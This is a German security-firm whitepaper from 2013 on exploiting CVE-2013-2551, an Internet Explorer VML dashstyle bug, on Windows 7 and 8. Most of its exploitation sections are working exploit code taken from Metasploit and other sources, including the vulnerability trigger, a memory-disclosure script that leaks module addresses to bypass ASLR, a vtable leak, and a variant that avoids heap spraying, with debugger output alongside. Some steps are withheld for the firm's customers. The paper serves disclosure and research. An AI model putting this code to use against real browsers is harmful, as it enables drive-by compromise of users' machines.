Drive-by Exploits unter Windows 8

Fallbeispiel: CVE-2013-2551

Juli, 2013

Klassifikation:
Öffentliche Version

IOprotect GmbH
Huobstrasse 14
8808 Pfäffikon SZ
+41 (0)44 533 00 05
info@ioprotect.ch
www.ioprotect.ch

Inhaltsverzeichnis

1 Einleitung

An der Security-Konferenz CanSecWest in Vancouver demonstrierte die französische Firma VUPEN im März dieses Jahres einen erfolgreichen Angriff auf Windows 8 mit Internet Explorer 10. Die Siegesprämie: 100'000 US$, die im Rahmen des Wettbewerbs Pwn20wn 2013 ausgeschrieben wurden.

VUPEN demonstrierte in der Öffentlichkeit als Erste einen erfolgreichen Drive-by Angriff auf Microsofts neustes Betriebssystem. Zu einem späteren Zeitpunkt und nach Veröffentlichung eines Patches publizierte VUPEN detaillierte Informationen zu dieser Browser-Schwachstelle, ohne jedoch einen Proof-of-Concept (PoC) zur Verfügung zu stellen. Basierend auf VUPENs-Blog-Post entwickelten Security-Spezialisten von Metasploit (frei erhältliches Exploit-Framework) einen funktionierenden Exploit für Windows 7 mit Internet Explorer 8. Die Schwachstelle ist jedoch bei Internet Explorer 6 bis und mit Internet Explorer 10 vorhanden. Trotzdem ist in der Öffentlichkeit bis anhin nur der Metasploit-Exploit für den IE8 verfügbar.

In diesem Dokument zeigt IOprotect auf, wie sich diese Schwachstelle bei IE9 und IE10 auf Windows 7 sowie auf Windows 8 mit IE10 ausnutzen lässt. Kunden von IOprotect profitieren von der Vollversion dieses Dokuments.

2 Ausnutzen der Schwachstelle unter Windows 7

Wie die Schwachstelle ausgenutzt werden kann, wird von VUPEN detailliert beschrieben. Als PoC soll der Exploit von Metasploit dienen. Dieser funktioniert für Windows 7 mit IE8 und einer bestimmten ntdll-Version relativ zuverlässig. Der Metasploit-Exploit unterstützt zwei mögliche Varianten, um Data Execution Prevention (DEP) und Adress Space Layout Randomization (ASLR) zu umgehen:

- Basisadresse von ntdll.dll ermitteln und ROP-Gadgets daraus nutzen
- ROP Gadgets aus einer alten Java-Installation (Java 6.x) und der entsprechenden DLL MSVCR71.dll nutzen

2.1 Triggern der Schwachstelle

Die Schwachstelle wird mit dem folgenden Code getriggert. Er stammt aus dem Metasploit-Exploit (ohne Heapspray-Teil):

```
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE9" >
</head>
<title>
</title>
<style>v\: * { behavior:url(#default#VML); display:inline-block }</style>
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v" />
<script>

var rect_array = new Array()
var a = new Array()

function createRects(){
        for(var i=0; i<0x1000; i++){
rect_array[i]    = document.createElement("v:shape")
rect_array[i].id = "rect" + i.toString()
document.body.appendChild(rect_array[i])
        }
}

function exploit(){

        var vml1 = document.getElementById("vml1")

        for (var i=0; i<0x1000; i++){
a[i] = document.getElementById("rect" + i.toString())._anchorRect;
if (i == 0x800) {
        vml1.dashstyle = "1 2 3 4"
}
}
        vml1.dashstyle.array.length = 0 - 1;
```

```
        vml1.dashstyle.array.item(6) = 0x0c0c0c0c;

        for (var i=0; i<0x1000; i++)
        {
delete a[i];
CollectGarbage();
        }
        location.reload();

}

</script>
<body onload="createRects(); exploit();">
<v:oval>
<v:stroke id="vml1"/>
</v:oval>
</body>
</html>
```

Im Debugger sieht das Ergebnis bei Windows 7 mit IE8 wie folgt aus:

```
6ae1c492 8b01            mov     eax,dword ptr [ecx]
6ae1c494 51              push    ecx
6ae1c495 ff5008          call    dword ptr [eax+8]    ds:0023:0c0c0c14=????????
0:014> g
(fcc.ba4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=042edeb4 ecx=04a83c58 edx=0000091f esi=042edec8 edi=042edeb0
eip=6ae1c495 esp=023bb600 ebp=023bb638 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!ClearInterfaceFn+0xc:
6ae1c495 ff5008          call    dword ptr [eax+8]    ds:0023:0c0c0c14=????????
0:005> dd ecx l2
04a83c58  0c0c0c0c 04a95900
```

Das Problem: Beim IE9 und IE10 erfolgt der Crash mit dem Metasploit-Code an einer anderen Stelle als beim IE8.

2.1.1 Crash bei IE9 mit dem Metasploit-Exploit

```
6721e775 8b08            mov     ecx,dword ptr [eax]
6721e777 8b5108          mov     edx,dword ptr [ecx+8] ds:0023:0c0c0c14=????????
6721e77a 50              push    eax
6721e77b ffd2            call    edx
0:017> g
ModLoad: 6c880000 6c982000   C:\Windows\system32\d3d10.dll
ModLoad: 6c840000 6c873000   C:\Windows\system32\d3d10core.dll
ModLoad: 740d0000 741cb000   C:\Windows\system32\windowscodecs.dll
(428.3d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0433c650 ebx=00000000 ecx=0c0c0c0c edx=00000857 esi=03bffe28 edi=00000000
```

```
eip=6721e777 esp=024eb2e4 ebp=024eb2fc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSHTML!CPeerHolder::DetachPeer+0x42:
6721e777 8b5108          mov     edx,dword ptr [ecx+8] ds:0023:0c0c0c14=????????
0:005> dd eax l1
0433c650  0c0c0c0c
```

In Fall des IE9 zeigt das ***ecx***-Register auf den potentiellen Heapspray-Bereich (0c0c0c0c). Dasselbe gilt für den Internet Explorer 10. Beim IE8 ist dies aber das ***eax***-Register.

2.2 Warum unterstützt Metasploit IE9 oder IE10 nicht?

Diese Frage ist schwierig zu beantworten. Ein Ansatzpunkt wäre, dass in diesen Fällen das ***ecx***-Register auf die ROP-Gadgets zeigt und es keine Anweisungen gibt, wie man über ***ecx*** das Stack-Pivoting (also z.B. xchg esp,ecx;retn) realisieren kann. Bei der Stack-Pivoting-Methode lässt man als Erstes bei den ROP-Gadgets den Stackpointer auf den Heapspray bzw. die ROP-Gadgets zeigen. Damit können alle weiteren ROP-Gadgets genutzt werden.

Das könnte somit die Antwort auf die Frage sein, wieso Metasploit nur den IE8 unterstützt. Dennoch ist die Schwachstelle unter IE9 und IE10 zuverlässig ausnutzbar.

2.3 Trigger für IE9/IE10

Die Lösung von IOprotect für dieses Problem ist, den IE-Prozess an der richtigen Stelle zum Absturz zu bringen. Dies sieht dann wie folgt aus:

```
0:016> g
(a10.e60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0b0b002c ebx=00000001 ecx=44444444 edx=6d61f260 esi=0452defc edi=022b6f60
eip=6d5ff03a esp=024bc990 ebp=024bc998 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
vgx!COADispatch::AddRef+0xe:
6d5ff03a ff5104          call    dword ptr [ecx+4]    ds:0023:44444448=????????
0:005> dd eax
0b0b002c  44444444 44444444 72704f49 6365746f
0b0b003c  20202074 20202020 72704f49 6365746f
```

In diesem Fall zeigt ***eax*** auf die ROP-Gadgets und es können wie üblich die Java-ROP-Gadgets verwendet werden, um die Schwachstelle auszunutzen. Dieser Trigger funktioniert für alle

getesteten IE-Versionen (IE8, IE9 und IE10) auf Windows 7 und Windows 8. Der entsprechende Code steht nur den Kunden von IOprotect zur Verfügung und wird an dieser Stelle nicht veröffentlicht.

2.4 Speicherinhalte auslesen

Befindet sich auf dem Zielsystem eine alte Java-Installation (Java 6.x), dann ist auch die DLL MSVCR71.dll, welche nicht mit /DYNAMICBASE kompiliert und somit nicht ASLR-kompatibel ist, auf dem System an der vorhersehbaren und statischen Adresse 0x7c340000 zu finden:

```
7c340000 7c396000   MSVCR71    (deferred)
```

Der Ansatz mit ROP-Gadgets aus dieser DLL funktioniert bei Windows 7 mit IE8 und IE9, jedoch nicht mehr bei IE10 oder Windows 8 mit IE10. Der Grund dafür: Ab IE10 wird ASLR erzwungen. Hier der Blogauszug von Microsoft zu diesem Thema [1]:

> ***ForceASLR*** *is arguably the most important change to* ***ASLR*** *in Windows 8. ForceASLR is a new loader option used by Internet Explorer 10 to instruct the operating system to randomize the location of all modules loaded by the browser, even if a given module was not compiled with the /DYNAMICBASE flag. The ForceASLR protection was added to the Windows 8 kernel, and the feature is now available as an update to Windows 7 that will be installed when Internet Explorer 10 is installed on that platform.*

Damit bleibt noch der Ansatz via Memory-Disclosure. Um die Basisadresse von ntdll.dll auslesen und berechnen zu können, wird im Metasploit-Exploit eine Adresse in der ***SharedUserData*** und zwar an der Stelle 0x7ffe0300 ausgelesen. Der folgende Code stammt aus dem Metasploit-Exploit und funktioniert bei allen Browser-Versionen:

[1] http://blogs.msdn.com/b/ie/archive/2012/03/12/enhanced-memory-protections-in-ie10.aspx

```
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE9" >
</head>
<title>
</title>
<style>v\: * { behavior:url(#default#VML); display:inline-block }</style>
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v" />
<script>

var rect_array = new Array()
var a = new Array()

function createRects(){
        for(var i=0; i<0x400; i++){
rect_array[i]    = document.createElement("v:shape")
rect_array[i].id = "rect" + i.toString()
document.body.appendChild(rect_array[i])
        }
}

function exploit(){
        var vml1  = document.getElementById("vml1")
        for (var i=0; i<0x400; i++){
a[i] = document.getElementById("rect" + i.toString())._vgRuntimeStyle;
        }

        for (var i=0; i<0x400; i++){

a[i].rotation;
if (i == 0x300) {
        alert("create obj");
        vml1.dashstyle = "1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21
22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44";
}
        }

        var length_orig = vml1.dashstyle.array.length;
        vml1.dashstyle.array.length = 0 - 1;

        for (var i=0; i<0x400; i++)
        {
a[i].marginLeft = "a";
marginLeftAddress = vml1.dashstyle.array.item(0x2E+0x16);

if (marginLeftAddress > 0) { alert("Counter i: "+i);
vml1.dashstyle.array.item(0x2E+0x16) = 0x7ffe0300;
        var leak = a[i].marginLeft;
        vml1.dashstyle.array.item(0x2E+0x16) = marginLeftAddress;
        vml1.dashstyle.array.length = length_orig;
        document.location = "/tt/WQXUyLnDAn" + "?ElXHc=" + parseInt(
leak.charCodeAt(1).toString(16) + leak.charCodeAt(0).toString(16), 16 );
alert(leak.charCodeAt(1).toString(16) + leak.charCodeAt(0).toString(16));
        return;
}
        }

}

</script>
<body onload="createRects(); exploit();">
<v:oval>
<v:stroke id="vml1"/>
</v:oval>
</body>
</html>
```

Das Resultat sieht dann wie folgt aus:



Abbildung 1: Ausgelesene Adresse in ntdll.dll

Mit diesem Ansatz lässt sich die Schwachstelle auch auf Windows 7 mit dem Internet Explorer 10 ausnutzen. Damit haben wir bereits einen Exploit für Windows 7 mit IE8, IE9 und IE10. Es bleibt noch Windows 8 mit IE10. Dieses Vorgehen wird im nächsten Kapitel beschrieben.

3 Ausnutzen der Schwachstelle unter Windows 8

3.1 Auslesen der VTable-Adresse

Unter Windows 8 ist es nicht mehr möglich, die ntdll.dll-Adresse in ***SharedUserData*** auszulesen. Sie befindet sich schlichtweg nicht mehr an einer vorhersehbaren Adresse [2]. VUPEN hat die notwendige Technik bei Windows 8 im Blog-Post beschrieben. Die Idee ist die folgende:

- Allozieren von hunderten COAReturnedPointsForAnchor-Objekten.
- Ein Dashstyle-Objekt derselben Grösse allozieren, so dass es zwischen die COAReturnedPointsForAnchor-Objekte im Speicher zu liegen kommt.
- Schwachstelle triggern, so dass die VTable-Adresse eines Objektes ausgelesen werden kann.

Hier der einfache Code dafür:

```
function leak_vtable(){
    var vml1 = document.getElementById("vml1");
    for (var i=0; i<0x300; i++){
          b[i] = document.getElementById("rect" +
i.toString())._vgRuntimeStyle;
          if (i == 0x200) {
                vml1.dashstyle = "1 2 3 4";
          }
    }
    vml1.dashstyle.array.length = 0 - 1;
    vtable_addr=vml1.dashstyle.array.item(6);
    alert("VTable entry at: 0x" + parseInt(vtable_addr).toString(16));
}
```

Das Resultat sieht dann wie folgt aus:



Abbildung 2: VTable-Adresse auslesen

[2] https://ruxconbreakpoint.com/assets/Uploads/bpx/alex-breakpoint2012.pdf

Damit hat man eine Adresse in vgx.dll und kann ab hier mittels eines Offset-Wertes die Basisadresse von vgx.dll errechnen und dank dieser Adresse dann ROP-Gadgets daraus zusammenstellen.

3.2 Basisadressen von DLLs dynamisch ermitteln

VUPEN geht jedoch noch einen Schritt weiter. Kombiniert man den Schritt oben mit der Möglichkeit, eine beliebige Adresse im Speicher auslesen zu können, so lassen sich auch Basisadressen von anderen DLLs oder sogar ROP-Gadgets dynamisch finden.

Im Abschnitt 3.1 haben wir eine Adresse innerhalb von vgx.dll ermittelt. Diese Adresse nehmen wir als Ausgangspunkt und wandern von dieser Adresse aus nach oben, um die Basisadresse von vgx.dll zu finden. Wie von VUPEN beschrieben suchen wir einfach nach dem String „MZ“, der den Beginn einer DLL kennzeichnet. Im Debugger sieht man die Basisadresse von vgx.dll wie folgt:

```
0:001> lm
...
68090000 68160000   vgx        (pdb symbols)
...
0:001> dd 68090000 l4
68090000  00905a4d 00000003 00000004 0000ffff
0:001> da 68090000 l4
68090000  "MZ."
```

Der entsprechende Code steht nur Kunden von IOprotect zur Verfügung. Das Resultat dieses Vorgangs sieht folgendermassen aus:



Abbildung 3: Basisadresse von vgx.dll dynamisch ermitteln

3.3 Verzicht auf Heapspraying

Es gibt diverse AV-Lösungen und Schutzmassnahmen, die Heapspraying detektieren und/oder den Exploit stoppen können. Es gibt deshalb mehrere Ansätze, auf Heapspraying zu verzichten und die Schwachstelle erfolgreich auszunutzen. Eine Variante wurde von 4B5F5F4B via Twitter verbreitet [3]. Er packt den ROP- und Shellcode-Teil in einen String. Der nachfolgende Code stammt aus ms13_037_svg_dashstyle_noheapspray.rb von 4B5F5F4B:

```
var vml2 = document.getElementById("vml2")
        for (var i=0; i<0x400; i++){
                a[i] = document.getElementById("rect" +
i.toString())._vgRuntimeStyle;
        }

        for (var i=0; i<0x400; i++){
                a[i].rotation;
                if (i == 0x300) {
                        vml2.dashstyle = "1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43
44"
                }
        }

        var length_orig = vml2.dashstyle.array.length;
        vml2.dashstyle.array.length = 0 - 1;
        var marginLeftAddress;

        for (var i=0; i<0x400; i++)
        {
                a[i].marginLeft = unescape("#{code}");
                marginLeftAddress = vml2.dashstyle.array.item(0x2E+0x16);
                if (marginLeftAddress > 0) {
                        vml2.dashstyle.array.length = length_orig;
                        break;
                }
        }
```

Die Adresse lässt sich einfach ermitteln und somit auch die Lage der ROP-Gadgets im Speicher.

[3] https://twitter.com/4b5f5f4b/status/346526979446693888

Hier das Resultat:



Abbildung 4: Dynamisches Auslesen der ROP-Gadgets/Shellcode-Adresse

Damit kann ein zuverlässiger Exploit auf Windows 8 mit IE10 entwickelt werden. Das dazugehörige Video auf www.ioprotect.ch zeigt diesen Vorgang auf.